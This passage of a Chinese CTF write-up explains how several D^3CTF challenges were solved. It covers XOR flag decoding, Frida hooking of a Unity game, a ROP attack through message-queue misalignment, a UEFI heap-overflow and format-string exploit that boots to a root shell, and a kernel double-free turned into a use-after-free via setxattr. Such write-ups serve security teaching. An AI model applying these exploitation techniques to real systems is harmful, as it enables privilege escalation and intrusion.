    result[2] = 0;
    if ( !v2 )
        key = 0x335E44u >> (8 * v1);
    v3 = &qword_20002304;
    do
    {
        v4 = v3;
        v3 = (__int64 *)*((__DWORD *)v3 + 2);
    }
    while ( v3 );
    *((__DWORD *)v4 + 2) = result;
    return result;
}

```

实际上就是一个长度为 3 的 0x335E44 逐位异或，简简单单写脚本得：

```

def mydecodr(flag):
    cipher = ''
    key = 'D'
    for i in range(42):
        if i % 3 == 0:
            key = 'D'
        elif i % 3 == 1:
            key = '^'
        elif i % 3 == 2:
            key = '3'
        cipher += (chr(flag[i] ^ ord(key)))
    return cipher

```

```

qwq = [0x20,      0x6D,      0x50,      0x30
       ,0x38,      0x48,      0x26,      0x3D
       ,2,         0x75,      0x6A,      7
       ,0x77,      0x38,      0xA,       0x7D
       ,0x38,      0x56,      0x75,      0x38
       ,0,         0x76,      0x3D,      0x50
       ,0x22,      0x3B,      5,        0x75
       ,0x6E,      0,        0x7D,      0x67
       ,0xA,       0x71,      0x67,      3
       ,0x73,      0x68,      3,        0x20
       ,0x6E,      0x4E]
print(mydecoder(qwq))

```

注释：

[1] 绝对地址的跳转需要 - 1，可能是因为 arm 架构的 pc 指针是指向下一条指令，以此给 pc 指针赋值地址 - 1 才是函数的开始地址


[2] stm32 往往都有 'main' 存在在程序中

[3] ghidra 对固件逆向要更为友好

## D3MUG

这道题目作为 D^3CTF 逆向分区打头阵的第一道题目，其实是做好了当签到题的打算的。对本题纯静态分析的难度可能不太容易，需要花上一些时间。但是发现题目把加密模块 libd3mug.so 和游戏逻辑给拆开之后，就可以简单的理解一下游戏逻辑，然后通过 frida hook 等框架拦截修改数据或者直接调用函数，从而直接跑出 flag。

首先将apk解包，了解到题目是一个Unity3D，通过IL2CPP编译的游戏，然后打开 [Il2CppDumper](#) 对 libil2cpp.so 和 global-meta.dat 进行处理。



对 DummyDll 里面的内容进行分析，可以拿到游戏中部分 MonoBehaviour 的符号表，将 Dump 出来的符号信息导入 IDA，然后两边对照着看，可以得知游戏在运行期间通过 GameManager 和 ScoreScene 引用了两个外部函数，一个是 update，参数为时间；另一个是 get，返回值是 IntPtr，应该是用来转换 C++ 字符串数据的。

通过查看 IDA 中 GameManager**NoteHit** 和 GameManager**NoteMissed** 以及 ScoreScene\_Start 我们可以大致推断出游戏的逻辑，

The screenshot shows the IDA Pro interface with the following windows open:

- Functions window**: Shows a list of functions including `PassMouseEvent$OnPointerDown`, `PassMouseEvent$OnPointerUp`, `PassMouseEvent$OnPointerClick`, `PassMouseEvent$ctor`, `SceneLoader$Set_LoadAble`, `SceneLoader$Awake`, `SceneLoader$LoadLevel`, `SceneLoader._LoadLevel_d_13$.`ctor, `SceneLoader$.`ctor, `SceneLoader._LoadLevel_d_13$System.`ctor, `SceneLoader._LoadLevel_d_13$System.`next, `SceneLoader._LoadLevel_d_13$System.`next, `SceneLoader._LoadLevel_d_13$System.`next, `SceneLoader._LoadLevel_d_13$System.`next, `ScoreScene$.`ctor, `ScoreScene$Start`, `ScoreScene$Update`, `ScoreScene$.`ctor, `TouchListener$Start`, `TouchListener$Update`, `WelcomeScene$Start`, `WelcomeScene$LoadMenuScene`, `WelcomeScene$.`ctor, `System.Runtime.CompilerServices.AsyncNcl`, `System.Runtime.CompilerServices.AsyncNcl`, `System.Runtime.CompilerServices.AsyncNcl`, `System.Runtime.CompilerServices.AsyncNcl`.
- IDB View-A**: Assembly view showing code for `PassMouseEvent$OnPointerDown`.
- Pseudocode-A**: Pseudocode view showing the logic for `PassMouseEvent$OnPointerDown`.
- Hex View-1**: Hex dump view.
- Structures**: Structure definition view.
- Enums**: Enumeration view.
- Imports**: Import table view.
- Exports**: Export table view.
- Names window**: Name resolution view.
- Output window**: Shows assembly output and warnings.
- Snippets list**: Snippet manager.
- Execute script**: Script editor.

The assembly code for `PassMouseEvent$OnPointerDown` is as follows:

```
8 _int64 v7; // x0
9 _int64 v8; // x1
10 _int64 __fastcall v9(_int64, _int64, _QWORD); // x3
11
12 if ((byte_198F1B8 & 1) == 0)
13 {
14     sub 56055C(%System_Runtime_InteropServices_Marshal_TypeInfo);
15     sub 56055C(%StringLiteral_1242);
16     sub 56055C(%StringLiteral_2327);
17     byte_198F1B8 = 1;
18 }
19 v2 = ScoreScene_get();
20 if (!(*(_DWORD *)System_Runtime_InteropServices_Marshal_TypeInfo + 56))
21     j1l2cpp_runtime_class_init(%System_Runtime_InteropServices_Marshal_TypeInfo);
22 v3 = System_Runtime_InteropServices_Marshal_PtrToStringAnsi(v2, 8LL);
23 if (!v3 || (v4 = v3, v5 = System_String_StartsWith(v3, StringLiteral_1242, 0LL), (v6 = (*(_QWORD *) (a1 + 24)) == 0)))
24     sub 560668();
25 if ((v5 & 1) != 0)
26 {
27     v7 = *( _QWORD *) (a1 + 24);
28     v8 = v4;
29     v9 = *(_int64 __fastcall **)( _int64, _int64, _QWORD) (*(_QWORD *) v6 + 1368LL);
30 }
31 else
32 {
33     v7 = *( _QWORD *) (a1 + 24);
34     v5 = *(_int64 __fastcall **)( _int64, _int64, _QWORD) (*(_QWORD *) v6 + 1368LL);
35     v6 = StringLiteral_2327;
36     06E2EE4 ScoreScene$Start:11 (62EEC4)
37 }
```

The pseudocode for the same function is:

```
if ((byte_198F1B8 & 1) == 0)
{
    sub 56055C(%System_Runtime_InteropServices_Marshal_TypeInfo);
    sub 56055C(%StringLiteral_1242);
    sub 56055C(%StringLiteral_2327);
    byte_198F1B8 = 1;
}
v2 = ScoreScene_get();
if (!(*(_DWORD *)System_Runtime_InteropServices_Marshal_TypeInfo + 56))
    j1l2cpp_runtime_class_init(%System_Runtime_InteropServices_Marshal_TypeInfo);
v3 = System_Runtime_InteropServices_Marshal_PtrToStringAnsi(v2, 8LL);
if (!v3 || (v4 = v3, v5 = System_String_StartsWith(v3, StringLiteral_1242, 0LL), (v6 = (*(_QWORD *) (a1 + 24)) == 0)))
    sub 560668();
if ((v5 & 1) != 0)
{
    v7 = *( _QWORD *) (a1 + 24);
    v8 = v4;
    v9 = *(_int64 __fastcall **)( _int64, _int64, _QWORD) (*(_QWORD *) v6 + 1368LL);
}
else
{
    v7 = *( _QWORD *) (a1 + 24);
    v5 = *(_int64 __fastcall **)( _int64, _int64, _QWORD) (*(_QWORD *) v6 + 1368LL);
    v6 = StringLiteral_2327;
    06E2EE4 ScoreScene$Start:11 (62EEC4)
```

The screenshot shows the Lumina IDE interface with several windows open:

- Functions window**: Lists various Unity functions like `MusicController$Get_Playing`, `MusicController$Set_Playing`, etc.
- IDA View-A**: Assembly view showing the decompiled code for a function. The current line is highlighted: `0x62E70C NoteObject$$OnClicked:22 (62E70C)`.
- Pseudocode-A**: Pseudocode view corresponding to the assembly.
- Hex View-1**, **Structures**, **Enums**, **Imports**, **Exports**, **Names window**: Other standard debugger windows.
- Output window**: Shows logs related to the decompiler's assumptions and segment permissions.
- Execute script**: A script editor window with the following content:

```
0x198:188: using guessed type cchar byte_198+188;
[autohidden] The decompiler assumes that the segment '.rodata' is read-only because of its NAME.
All data references to the segment will be replaced by constant values.
This may lead to drastic changes in the decompiler output.
If the segment is not read-only, please change the segment's NAME.
```
- Snippets list**: A list of snippets, with one named "Default snippet" currently selected.
- Line 1 of 1**, **Line:1 Column:1**: Line numbers and offsets.
- Scripting Language**: Set to IDC.
- Run**, **Export**, **Import**: Script execution buttons.
- Python**: A small Python console window.

The screenshot shows the IDA Pro interface with the following windows open:


- Functions window**: Shows various game functions like `BeatScroller$$GenerateNote`, `BeatScroller$$GetPos`, etc.
- IDA View-A**: Assembly view showing the decompiled code for `GameManager$$NoteHit`. The code involves reading from memory at `v4` and `v5`, performing floating-point calculations, and calling `GameManager__update`.
- Pseudocode-A**: Pseudocode view corresponding to the assembly.
- Hex View-1**: Hex dump view.
- Structures**: Structure definition view.
- Enums**: Enum definition view.
- Imports**: Import table view.
- Exports**: Export table view.
- Names window**: Name management view.

In the bottom right corner, there is an **Output window** containing the following text:


```
198H:88: using guessed type char byte_198H:88;  
[autohidden] The decompiler assumes that the segment '.rodata' is read-only because of  
its NAME.  
All data references to the segment will be replaced by constant values.  
This may lead to drastic changes in the decompiler output.  
If the segment is not read-only, please change the segment NAME.  
In general, the decompiler checks the segment permissions, class, and name  
to determine if it is read-only.  
→ OK
```

The **Execute script** dialog is open, showing a **Snippet list** with "Please enter script body" and a **Name** field containing "Default snippet". The **Scripting language** dropdown is set to "IDC". Buttons for **Run**, **Export**, and **Import** are visible. The status bar at the bottom shows "AU: idle Down Disk: 386GB".

游戏在运行时通过 NoteObject 的状态通知 GameManager 调用 NoteHit 函数或者 NoteMissed 函数，这两个函数会通过 NoteObject 的参数获取到当前的音乐时间，然后调用一个外部的 update 函数：



在游戏结束进入分数结算时，ScoreScene\_Start 会调用一个外部的 get 函数：



理清楚题目的基本流程之后就可以动手了，题目把每个note的击打时间通过update传递给libd3mug.so的update函数，游戏结束后通过get函数获取到一个字符串，那我们可以把资源中的谱面拆出来（资源中有三个谱面，题目只使用了[Chrome VOX](#)的那个），然后直接调库update最后get出来的就是flag。

使用frida框架可以很轻松地做到这一点：

```
let UpdateFunc = new NativeFunction(Module.findExportByName("libd3mug.so", "update"), 'void', ['int'])
for (let i = 0; i < hitpoints.length; i++)
    UpdateFunc(hitpoints[i]);
let GetFunc = new NativeFunction(Module.findExportByName("libd3mug.so", "get"), 'pointer', []);
var result = GetFunc();
console.log(ptr(result));
```

如果要静态分析解题也是可行的，libd3mug.so中的算法是一个类似于feistel的东西，通过一个静态的种子初始化mt19937随机数生成器，然后先生成随机数判定是否要进入下一步解密，在解密中重新生成随机数作为key，然后选取一个偏移在数据中取出32字节，加密其中的16字节并将左右位置互换，将每个note的击打时间都录入update函数，即可解出正确答案。会比较费时费力，可以自行尝试。

## Pwn

### Smart Calculator

本题包含两个进程。父进程从标准输入读取 `solver_id`, `expression` 和 `result`，并通过消息队列传递给子进程；子进程从消息队列读取这三个参数，并计算 `expression` 的值，最后输出结果（即计算结果与 `result` 是否相等）。

注意到在结果不同时，会通过 `write` 输出 `result` 的值，此时会有一个越界读，能够 leak 子进程栈上的信息。

```
v10 = std::operator<<(std::endl, std::endl >> (v10, "Your result is: "));
if ( v8 >= 0.0001 )
{
    v12 = std::operator<<(std::char_traits<char>>(v10, "Your result is: "));
    std::ostream::operator<<(v12, &std::endl<char, std::char_traits<char>>);
    std::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v24);
    std::allocator<char>::~allocator(&v19);
    write(1, v26, a5 + 64); // sizeof(v26) == 264
    v13 = std::operator<<(std::char_traits<char>>(&std::cout, " which is incorrect..."));
    std::ostream::operator<<(v13, &std::endl<char, std::char_traits<char>>);
}
```

同时，我们发现在父进程，输入的 `result` 最长为 0X1f00，但是在子进程会将 `result` 拷贝到栈上缓冲区，但这个缓冲区只有 264 的大小，因此可以造成栈溢出。

```
char expression[8192]; // [rsp+130h] [rbp-2120h] BYREF
char result[264]; // [rsp+2130h] [rbp-120h] BYREF
unsigned __int64 v27; // [rsp+2238h] [rbp-18h]

v27 = __readfsqword(0x28u);
sub_28AA(v22);
std::basic_string<char, std::char_traits<char>, std::allocator<char>>::
memcopy(result, a4, a5);
memcopy(expression, a6, a7);
std::allocator<char>::allocator(&v19).
```

但是由于 `expression` 和 `result` 都会检查是否为可见字符，无法直接在栈上构造 ROP 链，因此我们考虑在 `solver_id` 上构造 ROP，并且如果存在一个错位的漏洞，即让子进程将 `solver_id` 当作 `result` 读进来，就可以很容易 getshell 了。根据 `README.txt` 和 `hint` 可以知道远程环境的 `kernel.msgmax` 参数为 8192，该参数定义了系统消息队列中每一个消息的最大长度。对于远程环境对应的 linux kernel 版本而言，如果通过 `msgsnd` 传入的消息长度大于 8192，则会导致消息入队失败，而 `solver_id` 最大长度可以到 8208，所以我们可以使得 `solver_id` 入队失败，然后导致消息错位，最后通过 ROP 拿到 flag。

```
father           child
solver_id ---xxx-->
expr      -----> solver_id
result     -----> expr
solver_id ---ROP---> result      Overflow
```

# d3guard

非常遗憾这题最终没有解，也许是出题上还有可以改进的空间，欢迎对UEFI PWN方面感兴趣的师傅私信交流！

## 1. Analysis

观察启动脚本的参数可以发现，QEMU在启动时向pflash（可以看成是bios）写入了一个叫做OVMF.fd的固件，并且将 ./content 目录挂载为了一个fat格式的驱动器。熟悉UEFI开发的选手应该很快可以想到这是一个UEFI PWN，即通过UEFI环境下的漏洞利用完成提权

题目源文件的所有改动基于edk2项目：<https://github.com/tianocore/edk2>

运行启动脚本且不做任何操作将会直接进入操作系统，并切换到低权限用户。该用户没有根目录下flag文件的读权限。结合题目描述中的 cat /flag 可以得知需要进行某种方式的提权以读取flag内容

```
/ $ ls -al /flag
-r----- 1 0          0          25 Feb 17 17:33 /flag
/ $ id
uid=1000 gid=1000 groups=1000
```

正常情况下，edk2会提供UI和EFI SHELL两种交互方式让用户运行EFI程序或者进行Boot参数的相关设置。检查 boot.nsh 可以发现默认情况下内核的启动参数为：bzImage console=ttyS0 initrd=rootfs.img rdinit=/init quiet，也就是说，如果我们能够进入UI或者EFI SHELL交互界面，然后修改Boot参数为 bzImage console=ttyS0 initrd=rootfs.img rdinit=/bin/ash quiet 就可以以root shell的方式进入操作系统，读取flag文件。

但是留意启动过程的输出会发现，进入EFI SHELL前的倒计时直接被掠过了（因为我把入口逻辑patch掉了）。于是只能尝试去进入UI交互界面。edk2进入UI交互界面的快捷键为F2（或F12），在启动时长按该按键即可进入UI交互程序。然而在本题中，并不会直接进入Ui交互界面，而是先进入了d3guard子程序，如下：

```
BdsDxe: loading Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
BdsDxe: starting Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
```



## 2. Reverse

现在首要任务就是对 uiApp 进行逆向分析寻找能够进入正常Ui交互的方式。借助一些工具可以轻松地将 uiApp 模块镜像提取出来，这里使用的是：[https://github.com/yeggor/uefi\\_retool](https://github.com/yeggor/uefi_retool)

通过逆向可以发现两个主要的漏洞，一个是尝试用Administrator身份登录时，存在一个格式化字符串漏洞，该漏洞可以泄露栈上的地址信息，包括镜像地址和栈地址：

一些队伍由于没注意到关于这个漏洞的hint导致差一点没拿到flag，深感可惜！！！

```
(1. Administrator 2. Visitor): 1
Username: %p %p
User [2D609280 0 3F8 1E0 2E7BEBD2 0 36 0 4 0 0 50 400000280 1E0 0 1E 2CFC03F5 38 700025000001E0] not found!
```

还有一个漏洞是在编辑用户描述信息的时候存在堆溢出（这一点大部分队伍都发现了）：

```
if ( !visitor )
    return 0;
if ( !visitor->name )
{
    ((void (_fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
    if ( !visitor->name )
        return 0;
}
if ( !visitor->desc )
{
    ((void (_fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
    if ( !visitor->desc )
        return 0;
}
Print(&word_19476);
Print(L"2. Edit Desc.\n");
Print(L">> ");
v1 = wget_int();
if ( v1 != 1 )
{
    if ( v1 == 2 )
    {
        Print(L"Desc: ");
        wgets(v7, v6);
        edit_len = 128i64;
        dest_ptr = visitor->desc;
        goto LABEL_12;
    }
    return 0;
}
Print("N");
wgets(v3, v2);
edit_len = 24i64;
dest_ptr = visitor->name;
LABEL_12:
UnicodeStrToAsciiStrS(&glo_buf, dest_ptr, edit_len);
return 1;
}
```

除了对于 uiApp 镜像的逆向分析，还需要阅读edk2中AllocatePool的具体实现方式，这关系到漏洞利用的一些细节，这部分暂时省略

相关代码位于：<https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Core/Dxe/Me/m/Pool.c>

### 3. Exploit

通过动态调试发现，`1. New Visitor`之后，`visitor->name`和`visitor->desc`位于相邻的内存区间上，将两者调换位置让`visitor->desc`位于低地址处，即可通过堆溢出漏洞覆盖`visitor->desc`的`POOL_TAIL`和`visitor->name`的`POOL_HEAD`

主要关注`POOL_HEAD`结构体

```
typedef struct {
    UINT32             Signature;
    UINT32             Reserved;
    EFI_MEMORY_TYPE    Type;
    UINTN              Size;
    CHAR8[1];          Data[1];
} POOL_HEAD;
```

结合对AllocatePool相关源代码的阅读，发现当调用 FreePool 函数时，edk2会根据 POOL\_HEAD->EFI\_MEMORY\_TYPE 的不同而将堆块放入不同的链表中，而分配 visitor->name 和 visitor->desc 时，AllocatePool参数所用的 EFI\_MEMORY\_TYPE 为 EfiReservedMemoryType（即常数0）。如果通过溢出修改 visitor->name 的 POOL\_HEAD->EFI\_MEMORY\_TYPE 为别的值，即可将其放入其它链表中，再次申请也不会被取出。

```
visitor->id = (UINT64)wgets(v1);
((void (*fastcall *)(_QWORD, _int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
if ( !visitor->name )
    goto LABEL_3;
Print(L"Name: ");
wgets(v4, v3);
UnicodeStrToAsciiStrS(&glo_buf, visitor->name, 24i64);
((void (*fastcall *)(_QWORD, _int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
if ( visitor->desc )
{
    Print(L"Desc: ");
    wgets(v6, v5);
    UnicodeStrToAsciiStrS(&glo_buf, visitor->desc, 56i64);
}

// Determine the pool type and account for it
//
Size = Head->Size;
Pool = LookupPoolHead(Head->Type);
if (Pool == NULL) {
    return EFI_INVALID_PARAMETER;
}

Pool->Used -= Size; /* 内存池占用信息更新 */
DEBUG ((DEBUG_POOL, "FreePool: %p [len %lx] %ld\n", Head->Data, (UINT64)(Head->Size - POOL_OVERHEAD), (UINT64)Pool->Used));
```

最后在 4. Confirm && Enter os 中还会分配一次堆内存，用于拷贝 visitor->name 和 visitor->desc 并保存。这时候 AllocatePool() 所申请的 EFI\_MEMORY\_TYPE 为 EfiACPIMemoryNVS（即常数10）。

```
if ( !visitor )
    return 0;
((void (*fastcall *)(_int64, _int64, SAVED_INFO **))gBS->AllocatePool)(10i64, 88i64, &saved_info);
bzero(v1, v0);
saved_info->id = visitor->id;
if ( visitor->name )
    cp_len_1 = &word_18;
else
    cp_len_1 = (const void *)strlen(v2);
memcpy(v2, cp_len_1, v3);
if ( visitor->desc )
    cp_len_2 = &hash + 28;
else
    cp_len_2 = (const void *)strlen(v5);
memcpy(v5, cp_len_2, v6);
((void (*fastcall *)(CHAR8 *))gBS->FreePool)(visitor->name);
((void (*fastcall *)(CHAR8 *))gBS->FreePool)(visitor->desc);
((void (*fastcall *)(VISITOR_INFO *))gBS->FreePool)(visitor);
result = 1;
visitor = 0i64;
return result;
```

结合上面的分析，将 visitor->name 的 POOL\_HEAD->EFI\_MEMORY\_TYPE 设置为10，并将其Free。此时原先分配给 visitor->name 的堆块进入了空闲链表（这是个双链表），通过劫持双链表的FD和BK指针可以向任意地址写一个自定义的值。结合最开始泄露的栈地址，我们可以将d3guard函数的返回地址覆盖掉以劫持程序流。

实际上最后一步的解法是开放性的，只要达到劫持控制流的目的就行

由于 d3guard() 的上层函数 \_ModuleEntryPoint+718 的位置会判断 d3guard() 的返回值以决定是否进入UI交互界面，所以最直接的做法是覆盖d3guard返回地址跳过if分支直接进入UI交互界面。但是实际编写脚本时发现泄露的程序地址与跳转的目标地址偏移不是很稳定（但是概率很大），于是覆盖d3guard返回地址为一个栈上shellcode的地址（栈上没开NX防护），shellcode可以在输入Admin pass key时提前部署。借助shellcode以及寄存器中的镜像地址，可以计算出稳定的跳转目标地址。

成功进入Ui交互界面后，只需要通过操作菜单添加一个新的启动项，并将参数 `rdinit` 设置为 `/bin/sh` 然后通过其进入操作系统，即可获得root权限。

开始没想到加启动项这个步骤也能成为一个坑点...其实可以编译一份原版OVMF.fd，进入 `Boot Maintenance Manager`，进入 `Boot Options`，选择 `Add Boot Option`，选择内核镜像 `bzImage`，设置启动项名称 `rootshell1`，设置内核启动的附加参数 `console=ttyS0 initrd=rootfs.img rdinit=/bin/sh quiet`，最后返回主页面选择启动项菜单，找到 `rootshell1` 这一项

题目附件和利用脚本：<https://github.com/yikesoftware/d3ctf-2022-pwn-d3guard>

## d3kheap

### 1.Analysis

在本题中加载了一个内核模块 `d3kheap.ko`，其本身的逻辑十分简单，只提供了一个 ioctl “菜单”，**有效功能只有分配与释放 object**，分配的大小为 1024，逆起来还是比较容易的所以这里直接放源码了

```
long d3kheap_ioctl(struct file * __file, unsigned int cmd, unsigned long param)
{
    spin_lock(&spin);

    switch (cmd)
    {
        case OBJ_ADD:
            if (buf)
            {
                printk(KERN_ALERT "[d3kheap:] You already had a buffer!");
                break;
            }
            buf = kmalloc(1024, GFP_KERNEL);
            ref_count++;
            printk(KERN_INFO "[d3kheap:] Alloc done.\n");
            break;
        case OBJ_EDIT:
            printk(KERN_ALERT "[d3kheap:] Function not completed yet, because
I'm a pigeon!");
            break;
        case OBJ_SHOW:
            printk(KERN_ALERT "[d3kheap:] Function not completed yet, because
I'm a pigeon!");
            break;
        case OBJ_DEL:
            if (!buf)
            {
                printk(KERN_ALERT "[d3kheap:] You don't have a buffer!");
                break;
            }
            if (!ref_count)
            {
                printk(KERN_ALERT "[d3kheap:] The buf already free!");
                break;
            }
            ref_count--;
            kfree(buf);
    }
}
```

```

        printk(KERN_INFO "[d3kheap:] Free done.\n");
        break;
    default:
        printk(KERN_ALERT "[d3kheap:] Invalid instructions.\n");
        break;
    }

    spin_unlock(&spin);

    return 0;
}

```

涉及到的两个全局变量初始值如下：

```

static void *buf = NULL;
static int ref_count = 1;

```

根据 ioctl 的逻辑，当我们分配了一个 object 之后 **ioctl 的分配功能就无效了**，而每当我们进行一次释放，`ref_count` 便会减一，当其为 0 时 **ioctl 的释放功能也被无效化**

漏洞点很明显，对 `ref_count` 的错误初始化导致我们可以释放 buf 两次，由此我们便获得了一个内核空间中的 double free

## 2.Exploit

因为在 slub\_free 中有着对 double free 的简单检查（类似于 glibc 中的 fastbin，会检查 freelist 指向的第一个 object），因此我们不能够直接进行 double free，而应该将其转化为 UAF 进行利用

### Construct the UAF

我们首先需要构造一个 UAF，我们不难想到如下利用链：

- 分配一个 1024 大小的 object
- 释放该 object
- 将其分配到别的结构体（victim）上
- 释放该 object

此时 victim 虽然还处在使用阶段，但是在 **slub 中其同时也被视为一个 free object**，我们此时便完成了 UAF 的构造，由于 slub 遵循 LIFO，因此接下来分配的第一个大小为 1024 的 object **便会是 victim**

### Use setxattr syscall to modify the free object.

接下来我们思考如何对一个 free 状态的 object 内写入数据，这里笔者要向大家介绍一个名为 setxattr 的系统调用，这是一个十分独特的系统调用，抛开其本身的功能，在 kernel 的利用当中他可以为我们提供 **近乎任意大小的内核空间 object 分配**

观察 setxattr 源码，发现如下调用链：

```

SYS_setxattr()
path_setxattr()
setxattr()

```

在 `setxattr()` 函数中有如下逻辑：

Now let's have a look in it:

```

static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,

```

```

    size_t size, int flags)
{
//...
    kvalue = kmalloc(size, GFP_KERNEL);
    if (!kvalue)
        return -ENOMEM;
    if (copy_from_user(kvalue, value, size)) {

//,.

kvfree(kvalue);

    return error;
}

```

这里的 value 和 size 都是由我们来指定的，即我们可以分配任意大小的 object 并向其中写入内容，完成写入之后该 object 又会通过 kvfree 被释放掉，因此我们便可以通过 setxattr 多次修改 victim 的内容

不够完美的一点是，slub 中 free 的 object 连接成一个单向链表，因此我们无法控制该 object 中 `kmem_cache->offset` 偏移处的 8 字节的内容，但这个 offset 的存在也从另一个侧面提供了我们便利，在接下来的利用中你会看到这一点

